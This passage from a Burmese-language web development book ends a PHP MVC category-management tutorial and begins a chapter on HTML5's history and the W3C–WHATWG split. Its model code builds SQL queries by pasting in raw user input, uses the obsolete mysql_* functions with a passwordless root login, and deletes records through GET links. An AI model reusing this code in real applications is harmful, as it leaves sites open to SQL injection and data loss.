Action Variable ထဲမှာ URL Action တန်ဖိုးရှိနေစေပို့ mvc.php မှာသတ်မှတ်ထားပြီး ဖြစ်ပါတယ်။ ဒါကြောင့် အဲဒီ Variable ကို switch() Statement နဲ့ စီစဉ်ပြီး ဘယ် Action ဆိုရင် ဘယ် Function ကိုအလုပ် လုပ်ရမယ် သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ တန်ညွှေးအားဖြင့် Controller တစ်ခုရဲတာဝန်ဖြစ်တဲ့ Request ပေါ်မှတည်ပြီး လုပ်ရမယ့် အလုပ်ကိုဆံ့ဖြတ် ပေးထားခြင်းဖြစ်ပါတယ်။ အကယ်၍ Request က mvc/category/list/ ဆိုရင် Action က list ဖြစ်တဲ့အတွက် show_list() Function ကို အလုပ်လုပ်ပေးသွားမှာပါ။ show_list() Function က ကြားခံတ်ဆင့်ပါ။ တစ်ကယ်လုပ်ရမယ့်အလုပ်က Model မှာသတ်မှတ်ထားတဲ့ get_cats() Function ထဲမှာရှိနေတာပါ။

show_list() Function က get_cats() Function ကို ခေါ်ယော်ပေးပြီး၊ ရရှိလာတဲ့ Category စာရင်းကိုဖော်ပြန်စိုးပြန်စိုး render() Function ကို ဆက်လက်အသုံးပြုထားပါတယ်။ အသုံးပြုရမယ့် View Template အနေနဲ့ list ကိုထည့်သွင်း ပေးထားပြီး Data အနေနဲ့ get_cats() က ပြန်ပေးလာတဲ့ Category စာရင်းကို ထည့်သွင်းပေးလိုက်ပါတယ်။

Model မှာ get_cats() အပါအဝင် အခြားဆောင်ရွက်ချက်တွေသတ်မှတ်တဲ့အနေနဲ့ model/category.php မှာ အခုလုံးရေးသားပေးပါ။

```

<?php
$conn = mysql_connect("localhost", "root", "");
mysql_select_db("store", $conn);

function get_cats() {
    $result = mysql_query("SELECT * FROM categories");

    $cats = array();
    while($row = mysql_fetch_assoc($result)) {
        $cats[] = $row;
    }

    return $cats;
}

function insert_cat($name) {
    mysql_query("INSERT INTO categories
        (name, created_date, modified_date)
        VALUES ('$name', now(), now())"
    );

    return mysql_insert_id();
}

function del_cat($id) {
    mysql_query("DELETE FROM categories WHERE id = $id");

    return mysql_affected_rows();
}
?>

```

Model တစ်ခုဖြစ်တာနဲ့အညီ Request/Respond တွေနဲ့ ဖော်ပြရမယ့်ပုံစံတွေကို သတ်မှတ်မထားပါဘူး။ လိုအပ်တဲ့ အချက်အလက်ကို Table ထဲကရယူခြင်း၊ ထည့်သွင်းခြင်း၊ ပယ်ဖျက်ခြင်းတိုကိုသာ ဆောင်ရွက်ပေးတဲ့ Script တစ်ခုဖြစ်ပါတယ်။

ဆက်လက်ပြီး `view/category/list.php` မှာ အခုလိုရေးသားပေးပါ။


```

<h2>List</h2>
<ul>
    <? foreach($data as $cat): ?>
    <li>
        [ <a href="http://localhost/mvc/category/del/<?= $cat['id'] ?>">del</a> ]
        <strong><?= $cat['name'] ?></strong>
    </li>
    <? endforeach; ?>
</ul>

<br>
<a href="http://localhost/mvc/category/new/">New Category</a>

```

View Template တစ်ခုသက်သက်ဖြစ်တဲ့အညီ Request/Respond တွေနဲ့ အဓိကအလုပ်လုပ်ပုံတွေကို မသတ်မှတ်ပါဘူး။ \$data Variable ကိုအသုံးပြုပြီး အိုဒီ Variable ထဲကတန်ဖိုးတွေကို ဘယ်လိုပုံစံဖော်ပြရမလဲပဲ သတ်မှတ်ထားပါတယ်။ အခင် <http://localhost/mvc/category/list/> လို Request လုပ်ကြည့်ရင် index.php ထဲမှာ ဒီ View Template ကို ထည့်သွင်းဖော်ပြန်တဲ့အတွက် ပုံ (၁၃-၉) ပြထားသလို တွေ့မြင်ရမှာပဲဖြစ်ပါတယ်။



ပုံ (၁၃-၉) category/list/ Result

ပုံ (၁၃-၉) ရဲ Browser URL ကိုလေ့လာကြည့်ပါ။ mvc/category/list/ အတွက်ရလဒ်ကိုဖော်ပြန်ခြင်းဖြစ်ပါတယ်။

Delete အတွက် လိုအပ်တဲ့လုပ်ဆောင်ချက်များလည်း သတ်မှတ်ခဲ့ပြီးဖြစ်လို စမ်းသပ်ကြည့်နိုင်ပါတယ်။ del Link ကို နှိပ်လိုက်ရင် mvc/category/del/[id] အနေနဲ့ Request လုပ်ပေးသွားမှာပါ။ ဒါကြောင့် Controller ၂ del Action အတွက် သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်ကို ဆောင်ရွက်ပေးသွားမှာပါ။

Category အသစ်များထည့်သွင်းနိုင်ဖို့အတွက် နောက်ထပ် View Template တစ်ခု ဆက်လက် ထည့်သွင်းပါ၏ီးမယ်။ view/category/new.php မှာ အခုလိုရေးသားပေးပါ –

```
<h2>New</h2>
<form action="http://localhost/mvc/category/add/" method="post">
    <input type="text" name ="name" placeholder="Category name">
    <input type="submit" value="Add">
</form>

<br>
<a href="http://localhost/mvc/category/list/">Category List</a>
```

View Template တစ်ခုဖြစ်တာနဲ့အညီ သူလည်းပဲဖော်ပြစေလိုတဲ့ Template ပုံစကိုပဲ သတ်မှတ်ထားပါတယ်။ Form action ကို သတိထားကြည့်ပါ။ `.mvc/category/add/` ကို သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် ဒါ Form ကပေးပို့တဲ့ Request ကို Controller က add Action အနေနဲ့ စီမံပေးသွားမှုပါ။ add Action အတွက် `add_cat()` Function ကိုဆောင်ရွက်ဖို့ သတ်မှတ်ထားပါတယ်။ `add_cat()` Function ကို Model ရဲ့ `insert_cat()` Function ကို တစ်ဆင့်ခေါ်ယေးပြီး Form ကပေးပို့လာတဲ့ Data ကို categories Table ထဲမှာ ထည့်သွင်းပေးသွားစေ မှုဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်ပါ။

ရေးသားထားတဲ့ Code တွေရဲ့ ဆက်စပ်မှုကို ပိုမြင်သွားအောင် Code တွေကို အစအဆုံးတစ်ခေါက် ပြန်လေ့လာကြည့် စေချင်ပါတယ်။

Edit လုပ်ဆောင်ချက်ကို နှုန္ဓာမှာ ထည့်သွင်းပေးမထားပါဘူး။ ကိုယ်တိုင်ထည့်သွင်းကြည့်သင့်ပါတယ်။ ပထမဆုံး `view/category/list.php` မှ Edit Link ထည့်ပေးရပါမယ်။ `view/category/` ထဲမှာပဲ `edit.php` (သို့မဟုတ် နှစ်သက်ရာ) အမည်နဲ့ Edit Form အတွက် View Template တစ်ခုတည်ဆောက်ရပါမယ်။ `controllers/category.php` မှာ `edit` နဲ့ `update` Action နှစ်ခုအတွက် လုပ်ဆောင်ချက်တွေသတ်မှတ်ပေးရပါမယ်။ ဆက်လက်ပြီး `models/category.php` မှာ categories Table ကို Update လုပ်ပေးတဲ့ လုပ်ငန်းဖြည့်စွက်ပေးရမှုဖြစ်ပါတယ်။ ကြိုးစားထည့်သွင်းကြည့်စေချင်ပါတယ်။

ဒီနည်းနဲ့ Model ကိုသပ်သပ်၊ View Template ကိုသပ်သပ် ခွဲဌားရေးသားနိုင်တဲ့ Pattern တစ်ခုကို ကိုယ်တိုင်တည်ဆောက်ယူနိုင်ပါတယ်။ အခုနေ စာအုပ်စာရင်း စီမံနိုင်တဲ့လုပ်ဆောင်ချက် ထပ်မံဖြည့်စွက်လိုရင် Book Controller, Book Model နဲ့ Book View များကို Category နဲ့ မပောပဲဘီး၏ MVC တစ်စုံအဖြစ် ထပ်မံထည့်သွင်းနိုင်မှာ ဖြစ်ပါတယ်။ ဒါကြောင့် လုပ်ဆောင်ချက်အရလည်း Model သပ်သပ် View သက်သက်ဖြစ်နေစေသလို့ Category နဲ့ Book ဆိုတဲ့ သီး၉ဗျားလုပ်ငန်းခွဲများ ဟာလည်းကိုယ်ပိုင် MVC တစ်စုံစိုးနဲ့ တည်ရှိနေနိုင်မှုပဲဖြစ်ပါတယ်။

Conclusion

ဖော်ပြုခဲ့တဲ့နှုန္ဓာကိုလေ့လာကြည့်ရင် တစ်ချို့လည်း "MVC ပုံစံနဲ့ ခွဲရေးလိုက်မှ ပို့တောင်အလုပ်ရှုပ်သွားသေးတယ်" လို့ တွေးကောင်းတွေးနိုင်ပါတယ်။ လုပ်ဆောင်ချက်နည်းတဲ့အချိန်မျှ ပို့အလုပ်ရှုပ်တယ်ထင်ရှုတာပါ။ လက်တွေ့မှာ Application တစ်ခုပြည့်စုံဖို့အတွက် လုပ်ဆောင်ချက်တွေအများကြီးလိုနိုင်ပါတယ်။ သူကဏ္ဍနဲ့သူ ခွဲဌားသားတဲ့အတွက် လုပ်ဆောင်ချက် တစ်ခု ထပ်ထည့်ဖို့လိုလာတိုင်း သက်ဆိုင်ရာအပိုင်းအလိုက် တိုးခဲ့သွားနိုင်တဲ့အတွက်ပို့ပြီး အဆင်ပြုစေပါတယ်။

ဒီလိုကိစ္စတွေက အပြောသက်သက်နဲ့ မျက်စိထဲမြင်ဖို့ခက်လာပါပြီ။ အတွေ့အကြုံကာသင်သွားမယ့်ကိစ္စတွေပါ။ လက်တွေ့ Project တွေမှာ စမ်းသပ်အသုံးပြုခြင်းအားဖြင့် MVC လို့ Architecture Pattern တွေရဲ့အကျိုးကို ပို့ပြီးမြင် လာမှုဖြစ်ကြောင်းဖော်ပြလိုက်ရပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၁၄) HTML5

Dream Come True for Web Developers

အခန်း (၂) မှာ HTML အကြောင်းဖော်ပြခဲ့စဉ်က Semantic Document Structure ရဲအရေးပါမှနဲ့အတူ HTML မှုရှိနေတဲ့ ပြဿနာတစ်ချို့အကြောင်းကို ဖော်ပြခဲ့ပါတယ်။ Browser တွေရဲအပိုင်အဆိုင်တိထွင်မှုနဲ့ အများညီနေလို "ဤ" ကို "ကျွဲ့" ဖတ်လိုက်ရတဲ့အတွက် Data Model ဖြစ်ရမယ့် HTML ဟာ Text Document တွေကို Format လုပ်တဲ့ Markup Language တစ်ခုသာသာ ဖြစ်ခဲ့ရပါတယ်။

ဒီပြဿနာတွေကြောင့် HTML4.0 ထွက်ရှိပြီးချိန်၊ ၁၉၉၇ ခုနှစ် ဒီဇင်ဘာလမှာ HTML Working Group ကို W3C က ဖျက်သိမ်းလိုက်ပါတယ်။ သိပ်မှုကြောခင်မှာပဲ W3C ကိုးခေါ်နေသူတွေပါဝင်တဲ့ Workshop တစ်ခုကို "Shaping the Future of HTML" ဆိုတဲ့ ခေါင်းစဉ်နှင့်ကျင်းပဲခြားကြပါတယ်။ ဒီ Workshop ရဲရှုလဒ်က "HTML4 ဟာ ပြင်ဖို့မလွယ်တော့ဘူး၊ ဒါကြောင့် XML ကိုအခြေခံတဲ့ Markup Language အသစ်တစ်မျိုးကိုဖန်တီးရမယ်" ဆိုတဲ့ရလဒ်ကိုရရှိခဲ့ကြပါတယ်။

ဒါနဲ့ပဲ ၁၉၉၈ ခုနှစ် ဒီဇင်ဘာလမှာ HTML Working Group ကို အသစ်ပြင်ဆင်ဖွဲ့စည်းခဲ့ပါတယ်။ ဒီအဖွဲ့ က XHTML ဖြစ်လေမယ့် ပိုမိုစနစ်ကျပဲတဲ့ HTML မှုကွဲတစ်ခုကို စတင်ဖန်တီးခဲ့ကြပြီး ၂၀၀၁ ခုနှစ်ရောက်တဲ့အခါ အတိုင်းအတာ တစ်ခုထိ အသုံးတွင်ကျယ်ခဲ့တဲ့ XHTML1.1 ကို ကြော်နိုင်ခဲ့ပါတယ်။

XHTML ရဲ ရည်ရွယ်ချက်ကကောင်းမွန်ပေါ်ယူ တစ်ကယ်ပြဿနာက Browser တွေပါ။ Web Browser တွေက ရေးသားထားတဲ့ HTML (သို့မဟုတ်) XHTML ထဲမှာအမှားပါရင် မှားနေလိုဆိုပြီး ပြဿနာရှာလေ့မရှိကြပါဘူး။ တစ်ချို့အမှားတွေကို မသိချင်ယောင်ဆောင်၊ တစ်ချို့အမှားတွေကို အလိုအလျောက်ပြင်ဆင်ပြီး အဆင်ပြေအောင် ဖော်ပြပေးလိုက်လေ့ရှိပါတယ်။

ဒီလို Browser တွေကအမှားခဲ့တော့ Document ဖန်တီးသူတွေကလည်း အမှားတွေပါဝင်တဲ့ Document တွေ ဖန်တီးကြပါတယ်။ ကနော ၁၉၉၅ ခုနှစ်တဲ့ Document အားလုံးရဲ့ ၉၉% မှာ အနည်းဆုံးအမှားတစ်ခု ပါဝင်နေတယ်လို့ ဆိုပါတယ်။ ဒီတော့ W3C က ဘယ်လိုရည်ရွယ်ချက်တွေနဲ့ပဲ XHTML ကိုဖန်တီးထားပါစေ၊ ရေးသားသူက သတ်မှတ်ချက်တွေကို မလိုက်နာရင်လည်း (Browser တွေရဲ့ သက်ညှာမှုကြောင့်) အလုပ်လုပ်နေမှာပဲဖြစ်ပါတယ်။ HTML မှာ အမှားများနေလို XHMTL နဲ့ ပြင်ဆင်ဖို့ကြိုးစားပေါ်ယူ မထိရောက်တဲ့သဘော ဖြစ်နေတာပါ။ ဒီပြဿနာကို ဖြေရှင်းဖို့ W3C က ပြိုးစားခဲ့ပါသေးတယ်။ XML Document တွေမှာ အမှားတွေပါဝင်လာခဲ့ရင် Document ကိုမဖော်ပြု Error Message ဖော်ပြပေးရမယ်လို့သတ်မှတ်ခဲ့ပါတယ်။ XHTML ဟာ XML အခြေပြု Markup Language ဖြစ်လို့ အမှားတစ်စုံတစ်ရာ ပါခဲ့ရင် Browser ကအဲဒီ Document ကိုမဖော်ပြု မဖော်ပြပေးရမယ်ဆိုတဲ့သဘောပါပဲ။

ဒီသတ်မှတ်ချက်ကိုဘယ်သူကဗျာ မကြိုက်ကြပါဘူး။ လက်ရှိ Website အများစုံမှာ အမှားတွေပါဝင်နေတာဖြစ်လို မှားတိုင်း သာ Error ပြရမယ်ဆိုရင် ဖော်ပြစ်ရာ Document သိပ်ကျွန်တော့မှာမဟုတ်ပါဘူး။ Developer တွေအနေနဲ့ ကလည်း XHTML ရဲ့ ကောင်းကွက်တွေကို နားလည်ပေမယ့် တစ်ခုမှားတာနဲ့ Error ဖြစ်ရမှာကိုတော့ မလိုလားပါဘူး။ ဒါနဲ့ ဒီကြော်ချက်လည်း ကြော်ချက် သက်သက်ဖြစ်သွားပြီး Browser တွေကတော့ ကနောက်ချိန်ထိ Markup Structure အမှားရှုံးရင် မသိချင်ယောင်ဆောင်သင့်တာဆောင်၊ အလိုအလျောက်ပြပိုင်သင့်တာပြပိုင်ပြီး အဆင်ပြေအောင် ဖော်ပြန် ဆဲဖြစ်ပါတယ်။ ဒီတော့ XHTML ရဲ့ ရည်ရွယ်ချက်လည်း အချိန်ကြော်လာတာနဲ့အမျှ ထင်သလောက်မထိ ရောက်တော့ပဲ ဖြစ်လာရပါတယ်။

၂၀၀၄ ခုနှစ် ဂျှီနှစ်လမှာ W3C က "Web Applications and Compound Documents" ခေါင်းစဉ်နဲ့ အခြား Workshop တစ်ခုကိုကျင့်ပခဲ့ပြန်ပါတယ်။ ဒီ Workshop မှာ Opera Software ကပညာရှင်တစ်ဦးဖြစ်တဲ့ Ian Hickson (ဒီစာရေး နေဂျာနှင့်မှာတော့ Google မှာ အလုပ်လုပ်နေပါပြီ) က မေးခွန်းတစ်ခုကိုမေးခဲ့ပါတယ်။

"Web Application တွေမှာလိုအပ်လေ့ရှိတဲ့ အခြေခံလုပ်ဆောင်ချက်များကို HTML, CSS နဲ့ JavaScript တို့ရဲ့ ဖြည့်စွက်နည်းပညာများအဖြစ် Web Standard ထဲမှာ W3C က ထည့်သွေးပေးရန်သင့်မသင့်"

ဆိုတဲ့မေးခွန်းဖြစ်ပါတယ်။

တန်သုံးအား Web Application တွေမှာလိုအပ်လေ့ရှိတဲ့ လုပ်ဆောင်ချက်များကို Developer တွေက ကိုယ့်နည်းကိုယ့်ဟန်နဲ့ တစ်ယောက်တစ်မျိုးလုပ်နေရစေမယ့်အတား W3C က Web Standard ထဲမှာ တစ်ခါတည်းထည့်သွင်း သတ်မှတ်ပေးဖို့ တင်ပြတဲ့အဆို ဖြစ်ပါတယ်။ Ian Hickson ရဲ့အဆိုကို ထောက်ခံသူများပေမယ့် W3C က၊ လက်ရှိ HTML Work Group ရဲ့ ဖွဲ့စည်းပုံမှာ ဒီလိုလုပ်ဆောင်ချက်မျိုး ဆောင်ရွက်ရန်မပါဝင်တဲ့အတွက် မဆောင်ရွက်နိုင်သေးကြောင်း ဆုံးဖြတ်ခဲ့ပါတယ်။ လက်ရှိ HTML Work Group ဖွဲ့စည်းပုံကသတ်မှတ်ထားတဲ့ ဆောင်ရွက်ရန်များကို ပိုမိုအာရုံစိုက်နိုင်ဖို့အတွက်လိုအပ်ပါတယ်။

W3C ရဲ့ ဆုံးဖြတ်ချက်ကို လက်မခံနိုင်တဲ့အတွက် Ian Hickson ရဲ့အဆိုကို ထောက်ခံအားပေးသူများက WHATWG လို ခေါ်တဲ့ သီးခြားအဖွဲ့အစည်းတစ်ရပ်ကို အဲဒီ ၂၀၀၄ ခုနှစ် ဂျှီနှစ်လထဲမှာပဲ ပူးပေါင်းတည်ထောင်ခဲ့ကြပါတယ်။

14.1 – WHATWG

The Web Hypertext Application Technology Working Group ကို အတိုကောက်ခေါ်တဲ့ WHATWG ဟာ Web Technology ကို အထူးစိတ်ဝင်စားသူပညာရှင်များနဲ့ ဖွဲ့စည်းထားတဲ့ လွှပ်လပ်တဲ့အဖွဲ့အစည်းတစ်ရပ်ဖြစ်ပါတယ်။ Apple, Mozilla, Opera, Google စတဲ့အဖွဲ့အစည်းများ (အထူးသဖြင့် Web Browser ထုတ်လုပ်သူများ) က ပညာရှင်များ ပါဝင်ပြီး ဖိတ်ကြားခံရသူများသာ "Member" ဖြစ်နိုင်တဲ့ အဖွဲ့ငယ်တစ်ခုဖြစ်ပါတယ်။ "Contributor" အနေနဲ့တော့ မည်သူ မဆို လွှပ်လပ်စွာပါဝင်နိုင်ပါတယ်။ ဒါပေမယ့် Member ဖြစ်မှသာ ဆောင်ရွက်နေတဲ့ နည်းပညာများကို ပါဝင်ပြင်ဆင်ခွင့်ရ မဖြစ်ပါတယ်။

WHATWG ရဲ့ရည်ရွယ်ချက်ကတော့ Web Standard မှာ ပါဝင်သင့်တဲ့ ဖြည့်စွက်လုပ်ဆောင်ချက်များကို ဆွေးနွေးတိုင်ပ်ပြီး နည်းပညာ Specification များအဖြစ် ရေးသားဖန်တီးဖို့ပဲ ဖြစ်ပါတယ်။ ရရှိလာတဲ့ Spec များကို W3C ထဲ တင်ပြခြင်းအားဖြင့် တရားဝင် Standard များဖြစ်လေဖို့လည်းရည်ရွယ်ပါတယ်။ Web Developer များရဲ့ ကြိုတွေ့နေကြ ပြဿနာများပေါ် အခြေခံထားတဲ့ တောင်းဆိုချက်များကို အလေးပေးနားထောင်ပြီး ဒီပြဿနာတွေကို ထပ်ခါထပ်ခါ တစ်ယောက်တစ်မျိုး ဖြေရှင်းနေဖို့မလိုတော့အောင် Standard များသတ်မှတ်ပြီး ဖြဖြတ်ရှင်းပေးနိုင်ဖို့ အဓိကရည်ရွယ် ဖွဲ့စည်း

ထားတဲ့အဖွဲ့အစည်းတစ်ရပ်ပါ။

WHATWG ကရေးသားဖန်တီးထားတဲ့ Spec တွေထဲမှာ အဓိကအကျခုံးကတော့ Web Forms 2.0 နဲ့ Web Applications 1.0 လိုအမည်ပေးထားတဲ့ Spec နှစ်ခုဖြစ်ပါတယ်။ ဒါ Spec နှစ်ခုဟာ HTML5 ရဲ့အစပဲဖြစ်ပါတယ်။

ဒီလိုနဲ့ အချိန်ကာလ (၂) နှစ်ခွဲခန်းကြာတဲ့အထိ W3C က XHTML ပေါ်မှာပဲအာရုံစိုက်နေပြီး၊ WHATWG က HTML ကို လုပ်ဆောင်ချက်သစ်များပြည့်စွဲကို ကိုယ်စိုအာရုံစိုက်ခဲ့ကြပါတယ်။ ၂၀၀၆ ခုနှစ်ကိုရောက်လာတဲ့အခါမှာတော့ အခြေအနေ က မြင်သာလာခဲ့ပါတယ်။ W3C ရဲ့ XHTML2 ကို Browser တွေက Support မလုပ်ကြပါဘူး။ WHATWG ရဲ့ ဖြည့်စွဲကနည်းပညာတွေကတော့ Browser တွေမှာပါဝင်သုံးပြနိုင်နေပါပြီ။

၂၀၀၆ ခုနှစ် အောက်တိုဘာလမှာ W3C ကို တည်ထောင်ခဲ့တဲ့ Tim Berners-Lee ကိုယ်တိုင်က "HTML ကို အသစ် တစ်ခုနဲ့ အစားထိုးဖို့ကြိုးစားခြင်းဟာ လက်တွေအလုပ်မဖြစ်ပဲ လက်ရှိ HTML ကိုပဲအဆင့်လိုက် ထိုးမြှင့်သွားခြင်း (incremental improvements) က ပိုပြီးလက်တွေကျတယ်" လို့ သဘောရတဲ့အဆိုတစ်ခုကို ပြောပြုချက်တစ်ခုမှာ ဖော်ပြခဲ့ပါတယ်။ ပြီးတော့ HTML Working Group အသစ်တစ်ခုကိုလည်း ပြန်လည်ဖွဲ့စည်းခဲ့ပါတယ်။

W3C ရဲ့ HTML Working Group အသစ်က ပထမဆုံးဆောင်ရွက်ခဲ့တဲ့ လုပ်ဆောင်ချက်ကတော့ WHATWG ရဲ့ Web Applications 1.0 ကို လက်ခံပြီး HTML5 လိုအမည်ပြောင်းလိုက်ခြင်းပြစ်ပါတယ်။ တနည်းအားဖြင့် W3C နဲ့ WHATWG တို့ပေါင်းလိုက်ကြခြင်းဖြစ်ပါတယ်။ ဒီကိစ္စတွေကိုအစပြုစေခဲ့သူ Ian Hickson ဟာလည်း HTML5 ရဲ့ Editor တစ်ခုးဖြစ်လာခဲ့ပါတယ်။



၂၀၀၈ခုနှစ် ဒေါက်ဝါရီမှာ HTML5 ကို စောင်ရွက်နေပြီးဖြစ်ကြောင်း အများသီအောင်စတင်ကြပြာခဲ့ပါတယ်။ တနည်းအားဖြင့် HTML5 ဆိုတဲ့အမည်နဲ့ Web Standard တစ်ခု စတင်အသက်ဝင်လာခဲ့ခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့်အဲဒီအချိန်မတိုင်ခုံးကတည်းက HTML5 မှာပါဝင်လာမယ့် လုပ်ဆောင်ချက်အချို့ကို Browser တွေက ကြိုတင်ထည့်သွင်းပေးနှင့်နေပါပြီ။ Browser Support တွေ အားကောင်းသထုက် ကောင်းလာဖြစ်တဲ့ ၂၀၁၀ ခုနှစ်ရောက်တဲ့အခါမှာတော့ Developer တွေအကြား HTML5 ရယ်လို့ တွင်တွင်ကျယ်ကျယ် စတင်အသုံးပြုလာခဲ့ကြပြီဖြစ်ပါတယ်။

ဇာတ်လမ်းက ဒီမှာပြီးသွားရမှာဖြစ်ပေမယ့်မပြီးသေးပါဘူး။

14.2 – Separation of W3C and WHATWG

WHATWG ရဲ့ Spec များရေးသားတဲ့ပုံစံကို Living Standard လိုခေါ်ပါတယ်။ ဖြည့်စွဲကိုဖို့တင်ပြလာတဲ့ နည်းပညာများကို စမ်းစစ်ပြီး ဖြည့်စွဲက်သင့်ရင်တစ်ခါတည်းဖြည့်စွဲက်ပါတယ်။ နောက် Version မှ ထည့်မယ်ဆိုတာမျိုး မရှိပါဘူး။ လက်တွေ့အသုံးမဝင်တဲ့အချက်တွေကိုလည်း ပြန်လည်ဖွဲ့စည်းထုတ်သင့်ရင်ချက်ခြင်းဖယ်ထုတ်ပါတယ်။ နောက် Version ကျမှဖြေတဲ့မယ်

ဆိတ္တာမျိုးမရှိပါဘူး။ Browser ထုတ်လုပ်သူတွေက WHATWG Spec တွေကိုကြည့်ပြီး Support လုပ်သင့်တယ်လို့ယူဆတဲ့ Feature များကို အမှုလိုက်ပြီး Support လုပ်ကြပါတယ်။ HTML5 ထွက်လာမှ Support လုပ်မယ်၊ HTML6 ထွက်လာမှ Support လုပ်မယ် စသဖြင့်တောင့်နေစရာမလိုပါဘူး။ ဒါကြောင့် WHATWG က အဆက်မပြတ် ဖြည့်စွက်ပြင်ဆင်နေသမျှကို Browser တွေ ကလည်း မို့အောင်လိုက်ပြီး Support လုပ်ကြပါတယ်။ ဒီတော့ နည်းပညာသစ်တွေကို အသုံးချခိုင်ရနိုင် အချိန်အကြားကြီး တောင့်နေဖို့မလိုတော့ပါဘူး။

WHATWG မှာပါဝင်ကြသူတွေက HTML5 ကိုလည်း ဒီနည်းအတိုင်းဆက်သွားချင်ပါတယ်။ လက်ရှိမှုလည်း Living Standard စနစ်က အောင်မြင်မှုတွေကိုရရှိနေပါတယ်။ ဒါကြောင့် ၂၀၁၁ ခုနှစ် အနုစ်ရှိနိုင်လာမှ HTML5 ကို နောက်က Version နံပါတ်ဖြော်ပြီး HTML လိုပဲ WHATWG အဖွဲ့က အမည်ပြောင်းလဲခေါ်ခဲ့ပါတယ်။ စဉ်ဆက်မပြတ် ဖြည့်စွက်ပြင်ဆင်သွားမှာ ဖြစ်လို့ နံပါတ်စဉ်တပ်ပြီးခေါ်နှစ့် မလိုတော့ဘူးဆိုတဲ့သဘောဖြစ်ပါတယ်။

ဒီစနစ်ကို W3C ကလက်မခံပါဘူး။ ပုံမှန်နည်းလမ်းအတိုင်း HTML5 ကို Version တစ်ခုအနေနှင့်ယူဆပြီး ပါဝင်မယ်လုပ်ဆောင်ချက်တွေကို တိတိကျကျသတဲ့ထားချင်ပါတယ်။ သတ်မှတ်ချက်ထဲမှာမပါဝင်တဲ့ ဖြည့်စွက်ချက်များ ရှိလာရင်နောက် Version သစ်တစ်ခုအဖြစ် သီး၌သွားသွားစေချင်ပါတယ်။ လက်ရှိမှုလည်း HTML5 ခဲ့ Candidate Recommendation အဆင့်ကို ၂၀၁၂ ခုနှစ် ဒီဇင်ဘာမှုလက်စသတ်ခဲ့ပြီးဖြစ်ပါတယ်။ ၂၀၁၄ ခုနှစ်ကုန်မှာ HTML5 ကို နောက်ဆုံး Final အနေနှုန်းအပြီးသတ်လိုက်ဖို့ စီမံ ထားပြီးဖြစ်ပါတယ်။ ဖြည့်စွက်ချက်တွေပါဝင်တဲ့ HTML5.1 ကို ၂၀၁၆ ခုနှစ်ကုန်မှာ လက်စသတ်ဖို့လည်း ကြိုတင်ပြင်ဆင်ထားပါတယ်။

ဒီလိုနဲ့ W3C နဲ့ WHATWG တို့ ဒီအချက်ပေါ်မှာ သဘောတူညီမှုမရကတော့ပါဘူး။ ဒါကြောင့် ၂၀၁၂ ခုနှစ် ဂျိလိုင်လာမှာ ဒီနှစ်ဖွဲ့ပြန်လည်ခွဲဗျာခဲ့ကြပြန်ပါတယ်။ Ian Hickson ကလည်း WHATWG ရဲ့လုပ်ငန်းများမှာ ပိုမို အာရုံစိုက်နှင့်ဖို့ပြီး W3C HTML5 Editor ရာထူးကနေဖယ်ပေးလိုက်ပါတယ်။ W3C ကအခြား Editor များကို အစားထိုးတာဝန်ပေးခဲ့ပါတယ်။

လက်ရှိအချိန်မှာ W3C က HTML5 ကို သတ်မှတ်အစိုးအစဉ်အတိုင်း ဆက်လက်ဆောင်ရွက်နေပြီး WHATWG ကတော့ Living Standard ပုံစံနဲ့ နည်းပညာသစ်များ တိစွဲငါးထည့်သွေးနေပါတယ်။ အဖွဲ့အစည်းဖြစ်နေပေမယ့် သိပ် တော့လည်းစိတ်ပေးနေရာမရှိပါဘူး။ လက်တွေမှာ W3C ကသာ Standard Body ဖြစ်လို့ အခြေခံအားဖြင့် သူ့ရဲ့သတ်မှတ်ချက်များကသာ Industry တစ်ခုလုံးအတွက် အတည်ပြစ်မှုပါ။ WHATWG ကတော့ နည်းပညာသစ်များကို လွှပ်လပ်တဲ့အဖွဲ့အစဉ်းအဖြစ် တိတွင်ဖန်တီးပြီး W3C ကို တွေ့နှုန်းအားပေးနေတဲ့အတွက် Web Technology ဖွံ့ဖြိုးမှုကို အထောက်အပံ့ဖြစ်စေမှုပါ။ WHATWG ရဲ့ဖန်တီးမှု များနဲ့နည်းစနစ်များက ပိုထိရောက်ပြီးပိုလက်တွေ့ကျနေတယ်ဆိုရင် W3C ကလည်းငြင်းမှုမဟုတ်ပါဘူး။ Standard အဖြစ် အသုံးအမှတ်ပြုလက်ခံပေးမှုပဲဖြစ်ပါတယ်။

14.3 – Should I Use HTML5 Now?

